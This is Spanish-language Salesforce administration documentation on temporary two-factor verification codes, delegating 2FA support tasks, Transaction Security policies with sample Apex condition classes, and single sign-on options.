Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar el registro de llave de seguridad U2F de un usuario:

- "Gestionar la autenticación de dos factores en la interfaz de usuario"

## Generar un código de verificación de identidad temporal

Generar un código de verificación temporal para usuarios que no puedan acceder al dispositivo que utilizan habitualmente para la autenticación de dos factores. Usted establece el momento en que caduca el código, desde 1 a 24 horas tras generarlo. El código puede utilizarse múltiples veces hasta que caduque.

Los códigos de verificación temporales solo son válidos para la autenticación de dos factores. No son válidos para activaciones de dispositivo. Es decir, cuando los usuarios inician sesión desde un navegador o una aplicación desconocidos y requerimos la verificación de identidad, no pueden utilizar un código temporal.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en el nombre del usuario que necesita un código de verificación temporal.

   No puede generar un código para un usuario inactivo.
3. Encuentre Código de verificación temporal y haga clic en **Generar**.

   Si no tiene realmente una sesión con un nivel de seguridad alto, Salesforce le solicita verificar su identidad.
4. Establezca cuándo caduca el código y haga clic en **Generar código**.
5. Proporcione el código a su usuario, luego haga clic en **Hecho**.

   Después de hacer clic en **Hecho**, no puede volver a ver el código de nuevo y el código no se muestra en ninguna parte de la interfaz de usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para generar un código de verificación temporal:

- "Gestionar la autenticación de dos factores en la interfaz de usuario"

Su usuario puede utilizar el código de verificación temporal múltiples veces hasta que caduque. Cada usuario solo puede tener un código de verificación temporal a la vez. Si un usuario olvida el código antes de que caduque, puede hacer que caduque el antiguo código manualmente y generar uno nuevo. Puede generar hasta seis códigos por hora para cada usuario.

Nota: Cuando agrega un método de verificación de identidad a la cuenta de un usuario, el usuario recibe un mensaje de correo electrónico. Para detener el envío de mensajes de correo electrónico a usuarios cuando se incorporan nuevos métodos de verificación de identidad a sus cuentas, póngase en contacto con Salesforce.

CONSULTE TAMBIÉN

- Autenticación de dos factores
- Delegar tareas de gestión de la autenticación de dos factores
- Hacer caducar un código de verificación de identidad

## Hacer caducar un código de verificación de identidad

Haga caducar el código de verificación de identidad de un usuario cuando el usuario ya no lo necesite para la autenticación de dos factores

Cada usuario solo puede tener un código de verificación temporal a la vez. Si un usuario olvida el código antes de que caduque, puede hacer que caduque el antiguo código manualmente y generar uno nuevo. Puede generar hasta seis códigos por hora para cada usuario.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en el nombre del usuario cuyo código de verificación de identidad necesita hacer caducar.
3. Encuentre Código de verificación temporal y haga clic en **Caducar ahora**.

CONSULTE TAMBIÉN

- Autenticación de dos factores
- Delegar tareas de gestión de la autenticación de dos factores
- Generar un código de verificación de identidad temporal

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para hacer caducar el código de verificación de identidad de un usuario:

- "Gestionar la autenticación de dos factores en la interfaz de usuario"

## Ver cómo sus usuarios verifican su identidad

Personalice una vista de lista de usuarios o compruebe el informe Métodos de verificación de identidad para buscar quién está utilizando qué métodos para verificar la identidad. Cree informes personalizados para detectar tendencias en el comportamiento de la verificación de identidad para su organización o comunidad.

Para ver métodos de verificación de identidad registrados en una vista de lista de usuarios, cree o modifique una vista y agregue uno o más de los siguientes campos.

**Tiene número de teléfono móvil verificado**
Indica si el usuario verificó un número de teléfono móvil verificado. Salesforce puede enviar por sms un código de verificación al usuario de ese número.

**Tiene una aplicación de contraseña simultánea**
Indica si el usuario conectó una aplicación de autenticador que genera códigos de verificación, también conocidos como contraseñas simultáneas basadas en tiempo. El usuario puede verificar la identidad introduciendo un código generado por la aplicación.

**Tiene Salesforce Authenticator**
Indica si el usuario conectó la aplicación móvil Salesforce Authenticator. El usuario puede verificar la identidad introduciendo una notificación enviada a la aplicación.

**Tiene código temporal**
Indica si el usuario tiene un código de verificación temporal. Los administradores o usuarios que no son administradores con el permiso "Gestionar autenticación de dos factores en la interfaz de usuario" pueden generar códigos temporales y establecer el momento de caducidad de estos.

**Tiene llave de seguridad U2F**
Indica si el usuario registró una llave de seguridad U2F. El usuario puede verificar la identidad insertando la llave de seguridad en un puerto USB.

Puede realizar algunas tareas de soporte de la autenticación de dos factores directamente en la vista de lista. Por ejemplo, puede generar o caducar un código de verificación temporal o desconectar una aplicación autenticadora para dispositivos móviles cuando el usuario pierde el acceso a su dispositivo móvil.

Para ver y personalizar el informe Métodos de verificación de identidad, los usuarios con el permiso "Gestionar autenticación de dos factores en la interfaz de usuario" pueden hacer clic en el vínculo en la página Historial de verificación de identidad en Configuración.

Los usuarios con el permiso "Ver parámetros y configuración" también pueden acceder a el informe desde la carpeta Informes administrativos en Informes.

Los usuarios con el permiso "Gestionar autenticación de dos factores en API" pueden crear informes y paneles personalizados para obtener una perspectiva aún más profunda del historial de verificación de identidad en su organización o comunidad. Por ejemplo, cree un informe que muestra el registro del método de verificación de identidad por perfil. O bien cree un panel con gráficos que muestra el registro de métodos y retos de verificación por la política de organización que los desencadena.

EDICIONES

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para supervisar métodos de verificación de identidad de usuario:

- "Gestionar la autenticación de dos factores en la interfaz de usuario"

CONSULTE TAMBIÉN

- Autenticación de dos factores
- Delegar tareas de gestión de la autenticación de dos factores

## Delegar tareas de gestión de la autenticación de dos factores

Permita a los usuarios que no son administradores de Salesforce proporcionar asistencia para la autenticación de dos factores en su organización. Por ejemplo, supongamos que desea que el personal del soporte técnico de su empresa genere códigos de verificación temporales para usuarios que perdieron u olvidaron el dispositivo que utilizan habitualmente para la autenticación de dos factores. Asigne a los miembros del personal de soporte técnico el permiso "Gestionar la autenticación de dos factores en la interfaz de usuario" de modo que puedan generar códigos y asistir a los usuarios finales con otras tareas de autenticación de dos factores.

Para asignar el permiso, seleccione "Gestionar autenticación de dos factores en la interfaz de usuario" en el perfil de usuario (solo para perfiles duplicados) o conjunto de permisos. Los usuarios con el permiso pueden realizar las siguientes tareas.

- Generar códigos de verificación de identidad temporales para un usuario que no pueda acceder al dispositivo utilizado habitualmente para la autenticación de dos factores.
- Desconectar los métodos de verificación de identidad de la cuenta de un usuario cuando el usuario pierda o sustituya un dispositivo.
- Ver la actividad de verificación de identidad de usuarios en la página Historial de verificación de identidad.
- Ver el informe Métodos de verificación de identidad haciendo clic en un vínculo de la página Historial de verificación de identidad.
- Crear vistas de lista de usuarios que muestra qué métodos de verificación de identidad registraron los usuarios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar conjuntos de perfiles y permisos:
- "Gestionar conjuntos de permisos y perfiles"

Nota: Aunque los usuarios que no son administradores con el permiso pueden ver el informe Métodos de verificación de identidad, no puede crear informes personalizados que incluyen datos restringidos a los usuarios con el permiso "Gestionar usuarios".

CONSULTE TAMBIÉN

Proteger su organización de Salesforce
Desconectar Salesforce Authenticator (Versión 2 o posterior) de la cuenta de un usuario
Desconectar la aplicación de generador de contraseña simultánea de un usuario
Generar un código de verificación de identidad temporal
Hacer caducar un código de verificación de identidad
Ver cómo sus usuarios verifican su identidad

# Seguridad de transacciones

Seguridad de transacciones es un marco que intercepta eventos en tiempo real de Salesforce y aplica acciones apropiadas y notificaciones basándose en políticas de seguridad que cree. Seguridad de transacciones supervisa eventos según las políticas que configura. Estas políticas se aplican en eventos en su organización y especifique acciones para realizar cuando se producen algunas combinaciones de eventos. Cuando se desencadena una política, puede hacer que se realice una acción y recibir una notificación opcional.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Requiere la compra de suscripciones de complementos de Salesforce Shield o Supervisión de eventos de Salesforce.

### Políticas de seguridad de transacciones

Las políticas evalúan la actividad empleando eventos que especifique. Para cada política, usted define acciones en tiempo real, como notificar, bloquear, forzar la autenticación de dos factores o seleccionar que finalice una sesión.

### Configurar la Seguridad de transacciones

Active y configure la seguridad de transacciones en su organización antes de crear sus propias políticas personalizadas. Únicamente un usuario activo asignado al perfil Administrador del sistema puede utilizar esta función.

### Crear políticas de Seguridad de transacciones personalizadas

Cree sus propias políticas personalizadas que vengan desencadenadas por eventos específicos. Únicamente un usuario activo asignado al perfil Administrador del sistema puede utilizar esta función.

### Políticas de Apex para las notificaciones de Seguridad de transacciones

Cada política de Seguridad de transacciones debe implementar la interfaz `TxnSecurity.PolicyCondition` de Apex. Aquí tiene varios ejemplos.

### Gestionar políticas de Seguridad de transacciones

Utilice políticas de Seguridad de transacciones para definir, activar y generar código de Apex para implementar sus políticas. Especifique cómo se le debe notificar cuando se desencadene una política y luego seleccione las políticas que deben habilitarse. Únicamente un usuario activo asignado al perfil Administrador del sistema puede utilizar esta función.

### Recepción de notificaciones de seguridad de transacciones

Recibirá las notificaciones que haya seleccionado cuando se active una política habilitada. Las notificaciones tienen un formato para su fácil reconocimiento.

# Políticas de seguridad de transacciones

Las políticas evalúan la actividad empleando eventos que especifique. Para cada política, usted define acciones en tiempo real, como notificar, bloquear, forzar la autenticación de dos factores o seleccionar que finalice una sesión.

Cuando activa Seguridad de transacciones para su organización, se crean dos políticas:

- Política Limitación de sesiones simultáneas para limitar las sesiones de inicio de sesión simultáneas
- La política Exportación de datos de candidatos para bloquear las descargas de datos excesivas de candidatos

Las clases de Apex correspondientes de las políticas también se crean en la organización. Un administrador puede activar las políticas inmediatamente o modificar sus clases de Apex para personalizarlas.

Por ejemplo, suponga que activa la política Limitación de sesiones simultáneas para limitar el número de sesiones simultáneas por usuario. Además, cambia la política para notificarle por correo electrónico el momento en que se desencadena la política. También actualiza la implementación de Apex de la política para limitar a los usuarios a tres sesiones en vez de las cinco sesiones predeterminadas. (Eso es más sencillo de lo que suena.) Más adelante, antes con tres sesiones iniciadas intenta crear una cuarta. La política evita esa acción y requiere finalizar una de las sesiones existentes antes de continuar con la nueva sesión. Se le notifica al mismo tiempo que se desencadenó la política.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Requiere la compra de suscripciones de complementos de Salesforce Shield o Supervisión de eventos de Salesforce.

La arquitectura de Seguridad de transacciones utiliza el motor de políticas de seguridad para analizar eventos y determinar las acciones necesarias.




Una política de Seguridad de transacciones consta de eventos, notificaciones y acciones.

- Políticas que deben aplicarse a la organización, formadas por eventos. Los tipos de eventos disponibles son:
  - Exportación de datos para los objetos Cuenta, Contacto, Candidato y Oportunidad
  - Entidad para proveedores de autenticación y sesiones, navegadores cliente y dirección IP de inicio de sesión
  - Inicios de sesión
  - Acceso a recursos para aplicaciones conectadas e informes y paneles

- Notificaciones de políticas disponibles: puede recibir notificaciones por correo electrónico, por notificaciones dentro de la aplicación, o ambos métodos.
- Las acciones que hay que realizar si se desencadena la política:
  - Bloquear la operación
  - Requerir un nivel más alto de garantía empleando la autenticación de dos factores
  - Finalizar una sesión actual

  También puede elegir no realizar ninguna acción y recibir únicamente una notificación. Las acciones disponibles dependen del tipo de evento seleccionado.

## Configurar la Seguridad de transacciones

Active y configure la seguridad de transacciones en su organización antes de crear sus propias políticas personalizadas. Únicamente un usuario activo asignado al perfil Administrador del sistema puede utilizar esta función.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Requiere la compra de suscripciones de complementos de Salesforce Shield o Supervisión de eventos de Salesforce.

**PERMISOS DE USUARIO**

Para crear, modificar y gestionar políticas de seguridad de transacciones:
- "Autor de Apex"

  Y

  "Personalizar aplicación"

1. Active políticas de seguridad de transacción para hacerlas disponibles para el uso.
   a. En Configuración, introduzca `Seguridad de transacciones` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Seguridad de transacciones**.
   b. Seleccione **Activar políticas de seguridad de transacciones personalizadas** en la parte superior de la página.

   ConcurrentSessionsLimitingPolicy limita las sesiones simultáneas y se desencadena de dos formas:
   - Cuando un usuario con cinco sesiones vigentes intenta iniciar sesión para una sexta sesión
   - Cuando un administrador que ya ha iniciado sesión intenta iniciar sesión por segunda vez

   Puede ajustar el número de sesiones permitidas cambiando la implementación de políticas `ConcurrentSessionsPolicyCondition` de Apex.

   La política Exportación de datos de candidatos bloquea las descargas de datos excesivas de candidatos. Se desencadena cuando una descarga:
   - recupera más de 2.000 registros de candidatos
   - Tarda más de un segundo en completarse

   Puede cambiar estos valores modificando la implementación de la política `DataLoaderLeadExportCondition`.
2. Después de activar Seguridad de transacciones, establezca las preferencias de su organización.
   a. Haga clic en **Preferencias predeterminadas** en la página de políticas de Seguridad de transacciones.
   b. Seleccione la preferencia **Cuando los usuarios superan el número máximo de sesiones de Salesforce permitidas, cierra la sesión más antigua.**

   Las políticas de inicio de sesión afectan al acceso programático y el acceso desde Salesforce Classic y Lightning Experience. Cuando crea una política que limita el número de sesiones de usuario simultáneas, todas las sesiones cuentan en el límite. Los inicios de sesión habituales con un nombre de usuario y contraseña, los inicios de sesión por aplicaciones Web, los inicios de sesión empleando proveedores de autenticación y el resto de los tipos de inicio de sesión se consideran.

El límite de sesiones no es un problema en Salesforce Classic o Lightning Experience porque se le solicita seleccionar qué sesión o sesiones finalizar. Esta opción no está disponible desde dentro de un programa, de modo que el programa recibe una excepción de Seguridad de transacciones indicando que se ha alcanzado el límite de sesiones.

Para evitar este problema, seleccione **Cuando los usuarios superan el número máximo de sesiones de Salesforce permitidas, cierra la sesión más antigua.**. A continuación, cuando se realiza una solicitud programática que supera el número de sesiones permitido, las sesiones más antiguas finalizan hasta que el recuento de sesiones esté por debajo del límite. Este parámetro también funciona para inicios de sesión desde la interfaz de usuario. En vez de preguntar qué sesión finalizar, la sesión más antigua finaliza automáticamente, y el nuevo inicio de sesión continúa para la nueva sesión. A continuación se describe el modo en que los flujos de OAuth tratan las políticas de inicio de sesión con y sin la preferencia establecida.

| Tipo de flujo | Acción si se selecciona la preferencia | Acción si NO se selecciona la preferencia |
|---|---|---|
| Servidor Web de OAuth 2.0 | Código de autorización y token de acceso concedido<br>Finalizan las sesiones más antiguas hasta que se alcanza el cumplimiento de la política. | Código de autorización concedido, pero no se concede el token de acceso<br>Finalizan las sesiones más antiguas hasta que se alcanza el cumplimiento de la política. |
| Usuario-agente OAuth 2.0 | Token de acceso concedido<br>Finalizan las sesiones más antiguas hasta que se alcanza el cumplimiento de la política. | Token de acceso concedido<br>Finalizan las sesiones más antiguas hasta que se alcanza el cumplimiento de la política. |
| Flujo de token de actualización de OAuth 2.0 | Token de acceso concedido<br>Finalizan las sesiones más antiguas hasta que se alcanza el cumplimiento de la política. | Excepción TXN_SECURITY_END_SESSION |
| Token de soporte JWT de OAuth 2.0 | Token de acceso concedido<br>Finalizan las sesiones más antiguas hasta que se alcanza el cumplimiento de la política. | Excepción TXN_SECURITY_END_SESSION |
| Afirmación de portador SAML de OAuth 2.0 | Acceso concedido<br>Finalizan las sesiones más antiguas hasta que se alcanza el cumplimiento de la política. | Excepción TXN_SECURITY_END_SESSION |
| Nombre de usuario y contraseña de OAuth 2.0 | Acceso concedido<br>Finalizan las sesiones más antiguas hasta que se alcanza el cumplimiento de la política. | Acceso denegado debido a que hay un número superior de sesiones al permitido por la política |
| Afirmación SAML | No aplicable | No aplicable |

Para obtener más información sobre los flujos de autenticación, consulte Autenticación de aplicaciones con OAuth en la ayuda de Salesforce.

# Crear políticas de Seguridad de transacciones personalizadas

Cree sus propias políticas personalizadas que vengan desencadenadas por eventos específicos. Únicamente un usuario activo asignado al perfil Administrador del sistema puede utilizar esta función.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Requiere la compra de suscripciones de complementos de Salesforce Shield o Supervisión de eventos de Salesforce.

**PERMISOS DE USUARIO**

Para crear, modificar y gestionar políticas de seguridad de transacciones:

- "Autor de Apex"

  Y

  "Personalizar aplicación"

1. En Configuración, introduzca *`Seguridad de transacciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Seguridad de transacciones** y haga clic en **Nuevo** en Políticas de Seguridad de transacciones personalizadas.
2. Introduzca los campos de información básicos para su nueva política.
   - Para conseguir claridad y un mantenimiento más sencillo, emplee nombres similares para la API y la política. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos.
   - `Tipo de evento`: determina las acciones disponibles. Puede ser una de las siguientes opciones:
     - **Inicio de sesión**: el inicio de sesión de un usuario. Inicio de sesión le permite establecer cualquier combinación de notificaciones, más estas acciones:
       - Bloquear el acceso completamente
       - Continúe, pero requiere autenticación de dos factores
       - Continúe, pero requiere el fin de una sesión de inicio de sesión actual
     - **Entidad**: un tipo de objeto. Seleccione un recurso específico e introduzca el tipo de notificaciones que desee.
     - **Exportación de datos**: Le notifica si se exportó el tipo de objeto seleccionado. Los tipos de objeto disponibles son Cuentas, Caso, Contacto, Candidato y Oportunidad. Para desencadenar una política, la exportación debe realizarse utilizando un tipo de informe personalizado desde la ficha Informe o con un cliente de API como Cargador de datos o Sistema de traducción.
     - **AccessResource**: le notifica el momento en el que se ha accedido al recurso seleccionado. Puede bloquear el acceso o requerir autenticación de dos factores antes de permitir el acceso.
   - `Notificaciones`: puede seleccionar todos los métodos de notificación, algunos o ninguno para cada política.
   - `Destinatario`: debe ser un usuario activo asignado al perfil Administrador del sistema.
   - `Acciones en tiempo real`: especifica qué hacer cuando se desencadena la política. Las acciones disponibles variarán dependiendo del tipo de evento. Las notificaciones por correo electrónico y desde dentro de la aplicación siempre están disponibles. Para eventos de inicio de sesión y de recursos, también puede bloquear la acción o requerir un nivel superior de control de acceso con la autenticación de dos factores. Para eventos de inicio de sesión, puede requerir la finalización de una sesión existente antes de continuar con la sesión actual. Puede establecer la acción predeterminada para finalizar una sesión para que siempre se cierre la sesión más antigua.

     Nota: La autenticación de dos factores no está disponible en Salesforce1 o Lightning Experience para el tipo de evento AccessResource. Se utiliza la acción Bloquear en su lugar.

     Importante: Si crea una política que requiera la acción de autenticación de dos factores, proporcione a sus usuarios una forma de obtener una contraseña simultánea basada en tiempo. Esta contraseña es su segundo factor de autenticación. En caso contrario, si se le presenta a sus usuarios una situación que requiere un segundo factor de autenticación, no podrán finalizar su tarea, como iniciar sesión o ejecutar un informe.

- Puede utilizar una clase existente para `Política de Apex` o seleccionar **Generar código Apex** para tener una clase de política predeterminada que implementa la interfaz `TxnSecurity.PolicyCondition`. También puede redactar su propia política para sacar provecho de cualquier personalización que haya realizado en su organización.
- El usuario seleccionado para `Ejecutar política como` debe tener el perfil Administrador del sistema.

3. También puede crear una condición para una propiedad específica como parte de la política. Por ejemplo, puede crear una política que se desencadene cuando se acceda al informe o panel desde una dirección IP de origen específica. La dirección IP de origen es la propiedad que está comprobando.
   - Las propiedades disponibles dependen del tipo de evento seleccionado.
   - Por ejemplo, con eventos de Inicio de sesión, los cambios en la propiedad que se producen en un número de días específico o una coincidencia exacta con un valor de propiedad están disponibles.
4. Para activar una política, seleccione la casilla de verificación de la política. Puede activar y desactivar políticas según sus requisitos.
5. Haga clic en **Guardar**.

Tras guardar su selección, se le mostrará la página de modificación de su nueva política. Puede modificar su política en este punto y revisar su clase de Apex.

Si no especificó un valor de condición antes de generar la interfaz de Apex para una política, puede agregar la condición más adelante. Si desea cambiar la condición, puede modificarla. Modifique el código Apex para que incluya una condición antes de activar su política. Si no incluye una condición, su política nunca se desencadenará. Consulte Políticas de Apex para notificaciones de Seguridad de transacciones para obtener ejemplos.

Puede crear múltiples políticas para el mismo tipo de evento, pero recomendamos que sus políticas y sus acciones no se superpongan. Todas las políticas para un evento específico se ejecutan cuando se produce el evento, pero su orden de ejecución es indeterminado. Por ejemplo, si tiene dos políticas activadas para un contrato exportado, no puede estar seguro de qué política se desencadenará primero. Si una política copia el contrato y la otra política elimina el contrato, la operación de copia falla si la eliminación se realiza primero.

## Políticas de Apex para las notificaciones de Seguridad de transacciones

Cada política de Seguridad de transacciones debe implementar la interfaz `TxnSecurity.PolicyCondition` de Apex. Aquí tiene varios ejemplos.

Si no especificó un valor de condición antes de generar la interfaz de Apex para una política, puede agregar la condición más adelante. Si desea cambiar la condición, puede modificarla. Modifique el código Apex para que incluya una condición antes de activar su política. Si no incluye una condición, su política nunca se desencadenará. Consulte los siguientes ejemplos para redactar la condición.

No incluya declaraciones de lenguaje de manipulación de datos (DML) en sus políticas personalizadas. Las operaciones DML se deshacen después de evaluar una política de seguridad de transacciones, independientemente de si la política se evalúa como `true` o `false`.

Cuando elimina una política de seguridad de transacciones, no se elimina su implementación de `TxnSecurity.PolicyCondition`. Puede reutilizar su código de Apex en otras políticas.

Este ejemplo de política de Apex implementa una política que se desencadena cuando alguien inicia sesión desde múltiples direcciones IP en las últimas 24 horas.

### Ejemplo:

```
global class LoginPolicyCondition implements
TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AggregateResult[] results = [SELECT SourceIp
```

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Requiere la compra de suscripciones de complementos de Salesforce Shield o Supervisión de eventos de Salesforce.

```
                                FROM LoginHistory
                                WHERE UserId = :e.userId
                                      AND LoginTime = LAST_N_DAYS:1
                                GROUP BY SourceIp];
    if(!results.isEmpty() && results.size() > 1) {
      return true;
    }
    return false;
  }
}
```

Este ejemplo de política de Apex implementa una política que se desencadena cuando se crea una sesión desde una dirección IP específica.

### Ejemplo:

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AuthSession eObj = [SELECT SourceIp FROM AuthSession WHERE Id = :e.entityId];
    if(eObj.SourceIp == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

Esta política DataExport implementa una política que se desencadena cuando alguien exporta datos a través del Cargador de datos.

### Ejemplo:

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SourceIp') == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

Esta política de Apex se desencadena cuando alguien accede a informes.

### Ejemplo:

```
global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' ){
      return true;
    }
    return false;
  }
}
```

Esta política de Apex se desencadena cuando alguien accede a Aplicación conectada.

Ejemplo:

```
global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

      return true;
    }
    return false;
  }
}
```

CONSULTE TAMBIÉN

Implementaciones de ejemplo de PolicyCondition adicionales

Operaciones DML de Apex

## Gestionar políticas de Seguridad de transacciones

Utilice políticas de Seguridad de transacciones para definir, activar y generar código de Apex para implementar sus políticas. Especifique cómo se le debe notificar cuando se desencadene una política y luego seleccione las políticas que deben habilitarse. Únicamente un usuario activo asignado al perfil Administrador del sistema puede utilizar esta función.

1. En Configuración, introduzca *`Seguridad de transacciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Seguridad de transacciones**.
2. Desde la página Políticas de Seguridad de transacciones puede
   - Modificar una vista
   - Crear una vista
   - Modificar una política
   - Crear una política
   - Modificar la clase `TxnSecurity.PolicyCondition` de Apex para una política
   - Eliminar una política
   - Establecer las preferencias predeterminadas de Seguridad de transacciones

Puede cambiar las preferencias predeterminadas de Seguridad de transacciones en cualquier momento.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Requiere la compra de suscripciones de complementos de Salesforce Shield o Supervisión de eventos de Salesforce.

PERMISOS DE USUARIO

Para crear, modificar y gestionar políticas de seguridad de transacciones:

- "Autor de Apex"

  Y

  "Personalizar aplicación"

# Recepción de notificaciones de seguridad de transacciones

Recibirá las notificaciones que haya seleccionado cuando se active una política habilitada. Las notificaciones tienen un formato para su fácil reconocimiento.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Requiere la compra de suscripciones de complementos de Salesforce Shield o Supervisión de eventos de Salesforce.

## Notificaciones por correo electrónico

Las notificaciones por correo electrónico se envían desde Seguridad de transacción con el asunto "Alerta de seguridad de transacción". El cuerpo del mensaje contiene la política que se ha activado y el evento o los eventos que se produjeron para activar la política. Las horas enumeradas pertenecen al momento en que se desencadenó la política en la configuración regional y zona horaria del destinatario. Por ejemplo, una política se desencadena a las 6:46 PM en la zona horaria Horario estándar oriental. El administrador que recibe la notificación está en la zona horaria Horario estándar del Pacífico, de modo que las horas se muestran como PST. A continuación se incluye un ejemplo.

Ejemplo:

```
From: Transaction Security <noreply@salesforce.com>
To: Admin@company.com
Sent: Friday, November 12, 2014, 5:35 PM
Subject: Transaction Security Alert!

This is a transaction security policy alert.

Policy: An administrator created a new user.

Event(s) responsible for triggering this policy:
1. Created new user Lisa Johnson at 11/12/2014 5:35:09 PM PST
```

## Notificaciones internas de la aplicación

Las notificaciones internas de la aplicación solamente están disponibles si es usuario de Salesforce1. La notificación indica la política que se ha activado. A continuación se incluye un ejemplo.

Ejemplo:

```
Transaction Security Alert:
Policy New Encrypted Custom Field was triggered.
```

# Inicio de sesión único

El inicio de sesión único permite a los usuarios acceder a todos los recursos de red autorizados sin tener que iniciar sesión de forma separada en cada recurso. Usted valida nombres de usuario y contraseñas con su base de datos de usuario u otra aplicación cliente en vez de que Salesforce gestione contraseñas de usuario distintas.

Salesforce ofrece las formas siguientes de utilizar el inicio de sesión único:

- La autenticación federada mediante el lenguaje SAML (Security Assertion Markup Language) le permite enviar datos de autenticación y autorización entre servicios Web afiliados y sin relacionar. De esta forma puede iniciar sesión en Salesforce desde una aplicación cliente. La autenticación federada mediante lenguaje SAML está activada de manera predeterminada para su organización.
- El inicio de sesión único con autenticación delegada le permite integrar Salesforce con el método de autenticación que seleccione. Le permite integrar autenticación con un servidor LDAP (Lightweight Directory Access Protocol) o realizar inicio de sesión único con autenticación utilizando un token en lugar de una contraseña. Puede gestionar la autenticación delegada a nivel de permiso, permitiendo a algunos usuarios utilizar la autenticación delegada, mientras que otros usuarios continúan utilizando su contraseña gestionada por Salesforce. La autenticación delegada está definida por permisos, no por la organización.

  Los principales motivos para utilizar la autenticación delegada incluyen:

  - Utilizar un tipo más potente de autenticación de usuario, como la integración con un proveedor de identidad seguro
  - Hacer que su página de inicio de sesión sea privada y solamente pueda accederse a ella pasando por un cortafuegos corporativo
  - Diferenciar a su organización del resto de organizaciones que utilizan Salesforce para reducir los ataques de phishing

  Debe solicitar que Salesforce active esta función. Póngase en contacto con Salesforce para activar el inicio de sesión único con autenticación delegada para su organización.
- Los proveedores de autenticación permiten que sus usuarios inicien sesión en su organización de Salesforce con sus credenciales de inicio de sesión desde un proveedor de servicios externos. Salesforce admite el protocolo de conexión OpenID que permite que los usuarios inicien sesión desde cualquier proveedor de OpenID, como Google, Paypal, LinkedIn y otros servicios que admitan la conexión OpenID. Si activa los proveedores de autenticación, Salesforce no validará una contraseña del usuario. En su lugar, Salesforce utiliza las credenciales de inicio de sesión del usuario del proveedor de servicios externos para establecer credenciales de autenticación.

